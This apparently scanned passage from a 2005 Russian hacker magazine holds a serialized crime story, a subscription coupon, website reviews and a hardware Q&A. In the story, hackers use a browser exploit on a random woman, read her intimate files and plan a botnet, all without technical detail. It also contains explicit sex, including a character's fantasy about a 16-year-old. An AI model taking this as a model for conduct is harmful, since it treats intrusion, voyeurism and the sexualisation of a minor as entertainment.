—Я тут подумала... в общем, я забыла вам сказать, что незадолго до того, как хакер напал на базу данных, у нас был телевизионный эфир, где я рекламировала услуги нашей фирмы. У меня совсем вылетело из головы, но сейчас я подумала, может быть это как-то связано.

—Телевизионный эфир? По какому каналу?

—R-TV. Канал новый и еще не набрал достаточно популярности, поэтому там пока недорогая реклама, и мы этим воспользовались.

Кирякину не нужно было объяснять, что такое R-TV. Сюжет, где он рассказывал о своей работе, крутился именно по этому телеканалу.

—Не помните, когда именно крутили вашу рекламу?

—Чуть более месяца назада... если я не ошибаюсь, 13 апреля.

—Спасибо Елена. Возможно, это поможет.

—Я очень надеюсь. Всего доброго.

Кирякин положил трубку. С тем же успехом она могла позвонить и сообщить, что перешла в тот день улицу на красный свет, после чего последовал взлом.

Следователь перевел взгляд на монитор и замер. Outlook Express с открытым в нем письмом загораживало большое окно, внутри которого находился текст:

«Здравствуйте, господин Кирякин.

Вы весьма опытный следователь и раскрыли немало компьютерных дел, поэтому я думаю, вам не составит труда раскрыть еще одно. Обычно я даю людям минуту, чтобы разгадать загадку. У вас есть 24 часа. Мой вопрос вы не раз задавали себе сами. Кто я? Найдите на него ответ за указанное время, или вас ждет наказание»

Чуть ниже таймер отсчитывал время.

—Ну что там? — нетерпеливо спросил следователь.

—Чисто, шеф. Окно было запущено скриптом в реестре, как там этот скрипт появился неизвестно. Кроме него нет никаких следов троянов, жучков и вообще следов постороннего вмешательства, — оторвался от внутренностей компьютера Кирякина техэксперт Саня Гришко.

—То есть ты хочешь сказать, что по нашим компьютерам может бродить любой школьник?

—Любой — нет. Если у «школьника» двоичные коды в голове, он в любую сеть найдет лазейку.

—Ладно, свободен.

Кирякин чувствовал себя дураком. Он расследовал преступления, в которых компьютеры жертв взламывали, использовали для взлома других компьютеров, воровали с них или вовсе удаляли инфу. Он всегда проводил лекцию на тему: «Нужно заботиться о безопасности своего компьютера». И в итоге сам оказался в положении жертвы. Хуже того, у него по прежнему не было ни одной зацепки, и он не представлял, где искать этого хакера. Как и не

представлял, какое наказание уготовил ему Нострадамус.
К обеду о взломе компьютера Кирякина знал весь отдел. Следователь был весь на нервах и требовал от сотрудников результатов. Напряженная обстановка продлилась до конца рабочего дня.

О баре «Белый аист» знали немногие. Он находился в подвальчике одного из домов, причем со стороны внутреннего дворика, а не оживленной улицы. Среди постоянных посетителей бар славился вкусным пивом и уютной обстановкой, располагающей к общению. Хакеры из Slow часто здесь бывали — сейчас они сидели за дальним столиком и изучали меню. У Groov'а была еще одна причина приходить сюда — 16-летняя официантка Анечка, к которой он питал светлые чувства. Она была всегда приветлива и улыбчива, нередко кокетничала с мужчинами. «Немного подрастет, я на ней женюсь», — говорил Андрюха, но делать первый шаг к более близкому знакомству не спешил. Вернее, не знал, как его лучше сделать. Приятели частенько подшучивали над ним, называя «Ромео», на что Андрюха вечно обижался. На столе, наконец, появились пиво и закуски.
—Были сегодня на бантраке? — спросил Dark Stranger.
—Еще не смотрел, вечером гляну.

Саня достал свой Asus S300N, быстро нашел хотспот подключения к Сети, обошел систему аутентификации и зашел на сайт бантрака. Исходник эксплойта был на языке С и содержал небольшие изменения в коде, чтобы если он случайно попадет в руки ламера, тот не смог его откомпилировать. Саня быстро просмотрел код, нашел место, которое нужно было подправить, и стравил его компилятору.
—На ком будем тестировать? — поинтересовался он у приятелей.
—Давай какую-нибудь тетку с дамочки.
Дамочка.ру был излюбленным рассадником жертв для группы Slow. Там можно было найти не только кучу «леммингов», как называли малограмотных компьютерщиков хакеры, но и всю нужную инфу о них. На первой же, индексной, странице находилась фотка красотки с ником Stella в оранжевом топике и ярко красных кожаных штанишках, выгнувшаяся для пущего ракурса.
—Сойдет? — спросил Major. Но вопрос был скорее риторическим. Саня открыл ее профайл, нашел номер аськи и проверил его на white pages. Девочка сидела в онлайне. Для того, чтобы узнать ее IP, потребовалась пара секунд.
—А если у нее Opera? — высказал предположение CodeMaster.
—Это мы сейчас узнаем.
Пошаманив немного в консоли, Саня запустил эксплоит… все сработало, как часы. Оставалось только вписать линк на троян, который находился на их сайте. И с помощью другого эксплоита, закрыть на удаленном компьютере браузер.



—Я тоже.
Bantrack был своеобразным аналогом известной security-ленты bugtraq, с той разницей, что ее читателями и составителями были в основном, так называемые, блэк хэты. Компьютерные взломщики, вирусмейкеры и IT аферисты всех мастей. Эта рассылка являлась закрытой для посторонних, подключиться к ней можно было только после рекомендации других мемберов.
—Phoenixx нашел новую дырку в осле и уже опубликовал эксплойт.
—Что за дырка?
—Майкрософт как всегда облажались, на этот раз с загрузочным урлом. В последних версиях эксплорера можно удаленно прописать любой урл в строке хоумпаги. И когда юзверь запустит своего ослика, он попадает в гости к нам.
—Халява для спамеров.
—Не только для спамеров. Можно написать червячка, который автоматически будет находить уязвимые проги и прописывать в них прямую ссылку на троян. Чтоб он сразу загружался в память. Ну, а клиентом потом мониторить все эти компы и юзать их для своих целей.
—Думаю, завтра-послезавтра уже прикроют. Я слышал, на бантраке крутятся админы с маздая.
—К тому времени, как прикроют, троян уже будет на тысячах компов. В общем, предлагаю сегодня заняться, и ночью запустить червячка. Если мы добавим новый урожай к тем нодам, что у нас уже есть, это будет около миллиона компов. С такой оравой можно любой сайт завалить за пару секунд. Хоть google, хоть cnn.com.
—У меня ноут с собой. Можем потестить сейчас — предложил Major.
—Доставай.

Через несколько секунд хакеры уже хозяйничали на компьютере девушки.
—Хрена себе у нее говна разного — воскликнул Groove глядя на чуть ли не сотню папок в корне.
—Открой MY_BOYFRIENDS.
Внутри оказалось еще штук 50 директорий, носивших мужские имена.
—Во, заходи в ROMA, — посоветовал Рома Dark Stranger.
—Нее, лучше в Vetalik, — отозвался Виталик CodeMaster.
—Парни, вы в пролете. Тут 6 папок с именем Andrej, — победоносно посмотрел на друзей Groove.
Major открыл одного Андрея. Внутри было несколько фоток какого-то голого 50-летнего дедугана со всеми причиндалами наружу. На фотографиях остальных парней тоже были исключительно обнаженные натуры. Видно, у дамочки было такое своеобразное хобби — коллекционировать фотки своих любовников.
—Чего там еще интересного есть?
—Открой-ка MY_POETRY.
—Я лежала на кроватке, в обнимку с котом. И пришел, пришел он потом. И обнял меня, откинув кота. И я сказала: «Да!» — выразительно стал читать первый стих Саня.
Все дружно засмеялись, а Рома даже поперхнулся пивом.
—Похоже с ней все ясно.
—Да, не завидую ее следующему бойфренду.
Major проверил сетевую активность на девочкином компьютере.
—Ба, да она с кем-то сейчас чатится по аське!



—Показывай, чего ждешь!
Саня открыл лог, обновляемый в реальном времени. И все снова прыснули от смеха. Внутри шел виртуальный секс, причем с такими подробностями, которым позавидует любое реальное порно.
Официантка Аня с интересом поглядывала на кучку молодых ребят, которые сгрудились вокруг ноутбука и о чем-то оживленно шушукались. Она уже привыкла к ним, но не понимала, что интересного можно находить в этой железяке. Аня пару раз работала в интернете, и для нее это было все равно, что попасть в джунгли. Да, вокруг много непонятного и любопытного, но больше всего хотелось побыстрее выбраться. Ей было интересно, какие чувства в сетевых джунглях испытывает кампания этих ребят.

Вернувшись домой, он сел за компьютер и первым делом проверил ящик. В числе других сообщений была краткое оповещение, что скрипт запущен. Значит, мент получил его послание.
Он еще раз провернул в мозгу все свои взломы. Не допустил ли он где-то ошибки, не оставил ли следов. Нет, все было чисто. Какими бы сообразительными и пронырливыми не были следователь и его люди, им не удастся его найти. Ни за 24 часа, ни за 24 года.
Он зашел в папку Porno, выбрал один из мувиков, и запустил на воспроизведение. На экране появилась развратная блондинка в сопровождении двух негров. Вскоре все трое остались без одежды, один оказался впереди, другой пристроился сзади. Из колонок раздались женские стоны.
Он представил на месте блондинки официантку Анечку из бара и сразу почувствовал эрекцию. Не в силах больше терпеть, он расстегнул ширинку.

Пока машина стояла в послерабочей пробке, Кирякин думал. До недавнего времени он относился к Нострадамусу как к очередному хакеру, которого нужно поймать. Теперь это дело касалось его лично. Кирякин представил, как должно быть веселился хакер, когда вживлял в его компьютер свой скрипт. Если ему не удастся поймать этого Нострадамуса, ему нечего делать в отделе. Следователь вспомнил свои слова, сказанные по телевизору: «Только очень глупый человек попытается взломать компьютер сотрудника отдела по компьютерным преступлениям. Основная задача хакера — не попасться в наши руки, но если кому-то не терпится с нами познакомиться, атаковать наши компьютеры — отличный способ это сделать».
Кирякина неожиданно как током ударило. А что если хакер смотрел эту передачу? И она стала для него как красная тряпка для быка. Та дамочка из турагентства тоже выступала по R-TV… может быть остальных жертв он взял оттуда же?
Сзади послышалось недовольное бибиканье. Задумавшись, Кирякин не заметил, что стоит на зеленом свете, задерживая движение. Включив газ, он вырулил с перекрестка и остановил машину у тротуара. Затем взял мобильник и набрал номер справочной.
—Телефон телеканала R-TV, будьте добры.
Оператор продиктовала ему, номер и Кирякин тут же ввел его в телефоне. В трубке послышался резкий женский голос:
—Телеканал R-TV.
—Здравствуйте. Вас беспокоят из отдела МВД по борьбе с компьютерными преступлениями. Следователь Вадим Кирякин.
—Чем могу вам помочь?
—Я хочу получить информацию.
—Какого рода информацию?
—Скажите, за последний месяц были ли у вас сюжеты, где фигурировали профессор математики Сергей Овчинников и министр образования Дмитрий Потапов?
—Минуту подождите.
Минута затянулась на все 5, Кирякин терпеливо ждал. Наконец в трубке снова послышался тот самый голос.
—Да, вы правы. У нас был сюжет о достижениях русских математиков 18 апреля, где давалось выступление вашего профессора, и пресс-конференция с Потаповым 23 апреля.
—Большое вам спасибо. Вы мне очень помогли.
Кирякин нажал отбой.
Ну вот. А говорят, хакеры не смотрят телевизор. Пока следователь не знал, что дает ему эта информация. R-TV хоть и новый канал, но смотрят его тысячи людей, не будешь же проверять всех. Все же Кирякин не сомневался, что скоро выйдет на след.

Лариса хозяйничала на кухне, подогревая мужу ужин. Кирякин в это время пересматривал запись телепередачи, в которой участвовал. Что-то не давало ему покоя. Что-то было не так, но что, он не мог сказать.

Жена объявила с кухни, что ужин готов, и они вместе перекусили.
—А где Машка? — спросил глава семейства.
—Она утром предупредила, что задержится. У них там в художке какая-то репетиция. А у тебя как на работе?
—Да ничего особенного. Решу дело, над которым сейчас работаю, и, пожалуй, возьму отпуск на пару недель.
—Правда? Может, съездим куда-нибудь? Я бы тоже взяла, мы так давно не выбирались никуда из Москвы.
—А куда ты хочешь?
—На море, в Крым. Сто лет там не была.
—Сейчас же не сезон?
—Зато там чистый воздух и природа.
—Ну что ж, в Крым — так в Крым.
На улице постепенно начинало темнеть, а Машки все не было. Лариса уже начала волноваться и ходила кругами вокруг Кирякина.
—Надо поговорить с преподавателями. Это нормально, допоздна детей держать? Как она сейчас домой добираться будет?
—Да не волнуйся ты, у нас дочка взрослая, не потеряется.
Но через час волноваться уже начал сам Кирякин.
—Я звоню преподавательнице, — наконец, не выдержал он.
Номер Антонины Михайловной был у них в телефонной книжке. Но когда Кирякин дозвонился до нее и стал выяснять, где дочь, женщина с удивлением сказала, что Маша давным-давно ушла из художественной школы домой.
—Она не говорила, что куда-то собирается зайти?
—Нет, ничего. Господи Боже мой, — запричитала учительница.
—Если вдруг что-то станет известно — немедленно звоните нам, — попросил Кирякин.
—Конечно.

В обычный день Кирякин не стал бы сильно нервничать. Машка вполне могла задержаться у какой-нибудь подружки и забыть предупредить родителей. На нее это похоже. Но сейчас в его голове было только одно — слова взломщика о грозящем ему наказании. В практике следователя было всякое. Было такое, что загнанный в угол мелкий карманник становился убийцей, отправившим на тот свет нескольких человек. Кирякин понятия не имел, кто на самом деле Нострадамус, и на что он способен. Может быть, под наказанием он подразумевал отнять у него самое дорогое, что у него есть — дочь? Кирякин не стал рассказывать о своих страшных подозрениях жене. Лариса обзвонила подружек Машки, но никто из них не знал, где она. Тогда она стала обзванивать больницы.
—Может, ты своим скажешь? — наконец спросила она.
—Еще не прошло 24 часа. Они…
—Я знаю, что не прошло, — перебила Лариса, –Но это твоя дочь. И ты, в конце концов, там не последний человек.
Жена была права. Лучше начать поиски сразу, чем потом сожалеть, когда окажется поздно.
Кирякин набрал номер районной милиции… в этот момент раздался входной звонок. Увидев на пороге дочь, Лариса накинулась на нее, выясняя, где та была, а Кирякин облегченно вздохнул.
—Мам, ну прости. Мы с девочкой из художки поспорили, кто лучше закат нарисует…
Глядя на дочь, Кирякин думал, что ему нужно обязательно найти хакера прежде чем истечет время. Каким бы ни было уготованное ему наказание, нельзя допустить его исполнения. У него оставалось 14 часов.

Продолжение следует





ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

«Хакер»+2 CD

115р	ЗА НОМЕР (экономия 30руб.*)
690р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)
1242р	ЗА 12 МЕСЯЦЕВ (экономия 460руб.*)

«Хакер»+DVD

130р	ЗА НОМЕР (экономия 30руб.*)
780р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)
1404р	ЗА 12 МЕСЯЦЕВ (экономия 516 руб.*)

«Хакер»+«Хакер Спец»

207р	ЗА НОМЕР (экономия 85руб.*)
1242р	ЗА 6 МЕСЯЦЕВ (экономия 510 руб.*)
2236р	ЗА 12 МЕСЯЦЕВ (экономия 1250 руб.*)

Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 780.88.24;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

- подписка оформляется в день обработки купона и квитанции.
- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

РЕКОМЕНДУЕМ ИСПОЛЬЗОВАТЬ ЭЛЕКТРОННУЮ ПОЧТУ ИЛИ ФАКС.

Подписка для юридических лиц


Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.
www.interpochta.ru

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ: 935-70-34 (ДЛЯ МОСКВИЧЕЙ) **И 8-800-200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН, МЕГАФОН). **ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ НА АДРЕС: INFO@GLC.RU**



ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Хакер Спец + CD
- ☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев

начиная с ____________________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

____

дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом ________ корпус ________

квартира/офис ____________________

телефон (______) ____________________
код

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________________ »	
с ________ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________________ »	
с ________ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

WEBMASTERS
Иван Скляров
(www.sklyaroff.ru)
Иван Кузнецов aka SeeD
(seed@nsk.ru)



Сервер тестировщиков

① http://software-testing.ru

Когда-то давно работа тестировщика программного обеспечения была лишь уделом даунов, которые только и умели, что нажимать одну кнопку. В наше время тестировщик — это уважаемый человек, а само тестирование стало таким же непростым делом, как и прикладное программирование. На сайте можно найти всю информацию по тестированию: статьи, учебники, обзоры, ссылки, необходимый инструментарий, предложения по работе для тестировщиков. На сайте даже выходит e-zine под названием «Тестирование и качество».

Легчайший путь в ассемблер!

② http://webster.cs.ucr.edu

Данный проект принадлежит автору многих бестселлеров по ассемблеру — Рэндалу Хайду (Randall Hyde). Правда, я не знаю, переводились его книги на русский, или нет. На сайте, помимо информации о его книгах, можно скачать множество документации и отборных туториалов по программированию на ассемблере под Windows, Linux, DOS. Разумеется, вся информация только на английском. Присутствуют также кое-какие тулзы для ассемблерщика, сами ассемблеры и пр.

В помощь сисадмину

③ www.networkdoc.ru

Для тех, кто админит на Win-платформах данный проект будет просто необходим. Здесь вся самая подробная информация по администрированию Windows 2003 и 2000, настройке Active Directory, Microsoft Exchange, Windows Script Host (WSH), Microsoft ISA Server, MDaemon, WinGate, WinRoute и пр. А также RFC, служебные документы ФАПСИ, Гостехкомиссии России, ГОСТы, Нормативные документы, акты. Присутствует новостная лента и админский юмор.

1C Open Source

④ http://1l.w4b.ru

Давно у программистов витают в воздухе мысли по созданию аналога знаменитой 1С на свободной основе. И вот, свершилось! Точнее, еще не свершилось, но проект активно прогрессирует во главе с профессиональной командой разработчиков. Называться новый 1С будет 1L — очевидно, потому что создается под Linux. Судя по той информации, что указана на сайте, сделано уже немало, но как и любому проекту, Open Source нужны еще люди. Поэтому, если ты хорошо знаком как с 1С, так и с Linux, то присоединяйся.

Windows Driver Development

⑤ www.osronline.com

Это, пожалуй, самый известный и самый крутой ресурс для разработчиков драйверов под Windows. Все, начиная от основ и заканчивая различными тонкостями этого непростого дела. Здесь можно скачать множество различных тулз для разработчиков и примеры драйверов. Есть удобный Online DDK, форум и, разумеется, предложения по работе для профессионалов. Что-либо еще говорить бессмысленно, просто, если тебя интересует разработка драйверов, то тебе прямая дорога сюда. Вся информация только на английском.

Изобретения, которые потрясут мир

⑥ www.izobretenija.ru

Ресурс izobretenija.ru представляет собой глобальное место для сбора информации, касающейся различных изобретений и инноваций, собранной со всего мира. На сайте расположен огромный архив статей и фотоматериалов данной тематики. Также рассматриваются так называемые «народные изобретения» — собственные изобретения обычных людей, присланные посетителями сайта. Если ты тоже придумал какой-нибудь интересный девайс — можешь смело посылать информацию о нем на сайт . Летающий автомобиль и автомобиль-амфибия, подводная авиация, беспилотные самолеты, роботы-андроиды, интеллектуальная одежда — это только малая часть того, о чем рассказывает сайт.

Может, прыгнем?

⑦ www.worldjumpday.org

Уважаемые жители планеты Земля! Спешу вас предупредить о надвигающемся преинтереснейшем событии. 20 июля 2006 года на 11 часов 39 минут 13 секунд по Гринвичу назначено время Всемирного прыжка. Исследования, проведенные учеными, показали, что если 600 миллионов человек из определенных временных зон одновременно прыгнут, то наша с вами любимая планета перейдет на другую орбиту, тем самым, увеличив светлое время суток на определенных ее частях. Также, улучшится экологическая обстановка и серьезно замедлится процесс глобального потепления. На сайте установлен таймер обратного отсчета, показывающий сколько времени осталось до знаменательного события. Количество прыгающих на время написания обзора было 188.038.191 человек. Так что всем быть готовым к вышеуказанной дате совершить маленький шажок-прыжок к светлому будущему — нашей с вами матушки-Земли :).

Аты-баты, кошаки-солдаты

⑧ www.petsinuniform.com

Человек — это такое существо, которое просто не представляет своей жизни без сосуществования рядом с мохнатым, пушистым и ласковым другом... В виде кошки или собаки, разумеется (а ты о чем подумал?). И как только не изгаляются любители домашней живности. В данном случае перед тобой ресурс, который превращает стандартных бобиков и кошек в военных зверей, одетых в униформу. Довольно интересно и смешно наблюдать за таким зрелищем, перелистывая на сайте фотки пехотинцев-доберманов, сиамских генералов и трогательных рядовых шарпеев. Можешь убедиться в этом сам, изучив представленные на сайте работы. А если захочешь такой же славы своему четвероногому другу, становись клиентом этого ресурса


8
6
2
7
3
4
5
1

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACK-FAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ

FAQCOMMENTS
Степан Ильин aka Step
(faq@real.xakep.ru)



Q: Сейчас активно распространяется слух, что довольно старый процессор Intel Pentium M, предназначенный для ноутбуков, может быть установлен на обычный PC и в производительности обыграть топовые модели Intel и AMD. Бред или намек на реальность?

A: Подключить Intel Pentium M к обычному компьютеру действительно можно — для этого необходимо использовать специальный переходник, например, Asus CT-479. Во многом он очень похож на когда-то популярный адаптер Socket370->Slot1,то есть принцип использования очень прост. Сначала в обычный разъем Socket 478 материнской платы с чипсетом Intel i865 или i875 устанавливается сам адаптер. После этого в сокет адаптера устанавливается уже процессор класса Pentium M и специальный кулер, который идет в комплекте с переходником.

Ты спросишь: «Зачем так извращаться?». Видимо, есть причины :). С помощью такого адаптера, некоторых моделей материнских плат и обновленным биосом можно добиться невероятно высокой производительности, при этом система будет отличаться низким энергопотреблением. Авторитетным парням из Tom's Hardware Guide (*www.thg.ru*) удалось разогнать 2.12 ГГц процессор до тактовой частоты 2,56 ГГц (частота FSB при этом была увеличена с 133 МГц до 160 МГц). Результаты превзошли все ожидания. Такая связка была быстрее, чем Athlon 64 FX и Intel Pentium 4 Extreme Edition. Вериться с трудом, но факты остаются фактами — *www.thg.ru/cpu/20050526/pentium4-21.html*

Q: Помнится, пару лет назад была специальная утилита, позволяющая разгонять скорость PS/2 порта до 200 Гц (порт опрашивает мышку 200 раз в секунду). Мышка при этом становилась точнее и быстрее реагировала на резкие движения. Вопрос: а можно ли подобным образом «разогнать» USB-грызуна, или 125 Гц — это максимум?

A: Вообще говоря, увеличить скорость опроса USB-порта можно ручками: для этого нужно покопаться в реестре и в HEX-редакторе подправить файл USBPORT.SYS. Но, чтобы не заморачивать себя подобными махинациями, лучше будет использовать специальную утилиту USB Mouserate Switcher (*www.softpedia.com/get/Tweak/System-Tweak/USB-Mouserate-switcher.shtml*). Для работы с программой необходимо запустить Windows в безопасном режиме и войти в систему под администраторским аккаунтом. После запуска, USB Mouserate Switcher сразу предложит «разогнать» порт до 1000 Гц. Но соглашаться на столь заманчивое предложение я бы не стал. Столь дикую нагрузку выдержит далеко не каждый порт, при этом ты реально рискуешь его спалить. Другое дело — 250 или 500 Гц. При желании исходный файл USBPORT.SYS можно восстановить, то есть убрать разгон.

Q: Для чего используется протокол ARP и почему без него невозможна работа любой локальной сети?

A: ARP (Address Resolution Protocol) — протокол поиска адреса. Известно, что в сетях нет однозначного соответствия между физическим адресом интерфейса (MAC-адрес) и его IP-адресом. Зато такое соответствие может быть установлено с помощью протокола ARP. Объясняю подробно.

Информация по локальной сети передается в сетевых пакетах, причем в каждом из них указываются адреса отправителя и получателя. Но используются не IP-адреса, как ты мог подумать, а физические MAC-адреса сетевых устройств. Получается, что для оправки пакета на машину с адресом 192.168.0.10, компьютеру сначала придется выяснить MAC-адрес удаленного узла и только после этого формировать и отправлять пакет в Сеть. Для упрощения этого процесса каждый компьютер обладает так называемым ARP-кэшем, в котором хранятся соответствия IP-MAC. Если компьютер уже обращался к удаленному узлу, то его MAC-адрес должен быть в кэше и может быть успешно использован. В противном случае по Сети проходит широковещательный ARP-запрос «Кто знает MAC-адрес такого IP-адреса». На такие запросы обычно отвечает сам владелец IP-адреса, отправляя свои MAC- и IP-адреса. Те помещаются в ARP-кэш отправителя и используются для дальнейшей работы.

Q: Я занимаюсь PR'ом и раскруткой сайтов: дело довольно прибыльное, но и работать приходится немало. Можно ли в Firefox настроить проверку орфографии? Я часто прямо в браузере пишу рекламные слоганы и небольшие тексты — надоело проверять их в Word'e и copy-paste'ить обратно :).

A: Firefox — это расширяемый браузер, так что найти и подключить к нему можно все, что угодно :). Наиболее успешным проектом для автоматичес-



